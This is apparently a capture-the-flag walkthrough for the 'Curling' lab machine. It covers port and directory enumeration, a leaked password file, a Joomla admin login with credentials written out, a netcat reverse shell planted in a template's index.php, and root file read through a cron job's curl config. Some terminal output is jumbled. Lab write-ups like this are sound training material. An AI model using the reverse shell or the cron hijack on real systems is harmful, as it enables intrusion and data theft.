


# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.150 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 11:19 IST
Nmap scan report for 10.10.10.150
Host is up (0.61s latency).
Not shown: 40446 closed tcp ports (reset), 25087 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.12 seconds
```

## 2) Checked the website





### 3) Checked pages

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.150/FUZZ' -ic -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.10.150/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

images      [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 171ms]
bin         [Status: 200, Size: 14243, Words: 762, Lines: 362, Duration: 211ms]
plugins     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 222ms]
includes    [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 182ms]
media       [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 179ms]
language    [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 6381ms]
components [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 201ms]
cache       [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 280ms]
libraries   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 614ms]
templates   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 205ms]
modules     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 340ms]
tmp         [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 854ms]
layouts     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 179ms]
administrator [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 995ms]
cli         [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 474ms]
            [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 173ms]
            [Status: 200, Size: 14243, Words: 762, Lines: 362, Duration: 208ms]
:: Progress: [52285/87651] :: Job [1/1] :: 204 req/sec :: Duration: [0:04:12] :: Errors: 131 ::|
```

### 4) Enumerated with joomscan



## Vulnerability Assessment


1) There is a page with password (sensitive file exposure)









view-source:http://10.10.10.150/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
<div class="controls">  
    <div class="input-prepend">  
        <span class="add-on">  
            <span class="icon-lock hasTooltip" title="Password">  
            </span>  
            <label for="modlgn-passwd" class="element-invisible">Password </Label>  
        </span>  
        <input id="modlgn-passwd" type="password" name="password" class="input-small" tabindex="0" size="18" placeholder="Password" />  
    </div>  
</div>  
  
    <div id="form-login-remember" class="control-group checkbox">  
        <label for="modlgn-remember" class="control-label">Remember Me</label> <input id="modlgn-remember" type="checkbox" name="remember" class="inputbox" value="yes"/>  
    </div>  
  
    <div id="form-login-submit" class="control-group">  
        <div class="controls">  
            <button type="submit" tabindex="0" name="Submit" class="btn btn-primary login-button">Log in</button>  
        </div>  
    </div>  
  
    <ul class="unstyled">  
        <li>  
            <a href="/index.php/component/users/?view=remind&amp;Itemid=101">  
                Forgot your username</a>  
        </li>  
        <li>  
            <a href="/index.php/component/users/?view=reset&amp;Itemid=101">  
                Forgot your password</a>  
        </li>  
    </ul>  
  
    <input type="hidden" name="option" value="com_users" />  
    <input type="hidden" name="task" value="user_login" />  
    <input type="hidden" name="return" value="JHR8CDovLZEwLEwLEJMCB" />  
    <input type="hidden" name="d9087ee43bd45fcd4de0421cfe32ab7" value="1" /> </div>  
</form>  
</div>  
  
    <!-- End Right Sidebar -->  
</div>  
</div>  
  
    <!-- Footer -->  
    <footer class="footer" role="contentinfo">  
        <div class="container">  
            <hr />  
  
            <p class="pull-right">  
                <a href="#top" id="back-top">  
                    Back to Top </a>  
            </p>  
            <p>  
                6copy; 2024 Cewl Curling site! </p>  
        </div>  
    </footer>  
</body>  
</html>
```

## 2) Found a password

← → ↺ 🏠  view-source:http://10.10.10.150/secret.txt

 Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

3) Logged in with credentials  
Floris:Curling2018!



# Exploitation

1) Injected reverse shell payload in template

10.10.10.150/administrator/index.php?option=com\_templates&view=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

System Users Menus Content Components Extensions Help Cewl Curling s...

## Templates: Customise (Protostar)

Save Save & Close Copy Template Template Preview Manage Folders New File

Rename File Delete File Close File Help

**Message**  
File saved.

Editor Create Overrides Template Description

Editing file "/index.php" in template "protostar".

css html images img js language less

component.php error.php index.php offline.php templateDetails.xml template\_preview.png

Press F10 to toggle Full Screen editing.


```

7 reserved.
8 * @license GNU General Public License version 2 or later; see LICENSE.txt
9 */
10 defined('_JEXEC') or die;
11
12 /** @var JDocumentHtml $this */
13 system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4
14 4444 >/tmp/f");
15 $app = JFactory::getApplication();
16 $user = JFactory::getUser();
17
18 // Output as HTML5
19 $this->setHtml5(true);
20
21 // Getting params from template
22 $params = $app->getTemplate(true)->params;
23
24 // Detecting Active Variables
25 $option = $app->input->getCmd('option', '');
26 $view = $app->input->getCmd('view', '');
27 $layout = $app->input->getCmd('layout', '');
28 $task = $app->input->getCmd('task', '');
29 $itemid = $app->input->getCmd('Itemid', '');
30 $sitename = $app->get('sitename');
31
32 if ($task === 'edit' || $layout === 'form')
33 {
34     $fullWidth = 1;
35 }


```

View Site | 1 Visitor | 1 Administrator | 0 Messages | Log out Joomla! 3.8.8 — © 2024 Cewl Curling site!

2) Got reverse shell



3) Found a strange file



4) Got the password

```
www-data@curling:/home/floris$ su floris
Password: swar@VigneswarPC)~]
floris@curling:~$ | - password_backup
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.150] 35
```

floris:5d<wdCbdZu)|hChX11

## Privilege Escalation

1) There is a cron job running that runs curl

```
2024/05/30 06:47:01 CMD: UID=0 PID=6243 | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$
```

This contains the input options

2) Changed input to flag file



```
floris@curling:~/admin-area$ vim input
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
floris@curling:~/admin-area$ |
```

3) Got the flag

```
floris@curling:~/admin-area$ cat report
71427fc2d21621fea2bf2dee149c0717
floris@curling:~/admin-area$ |
```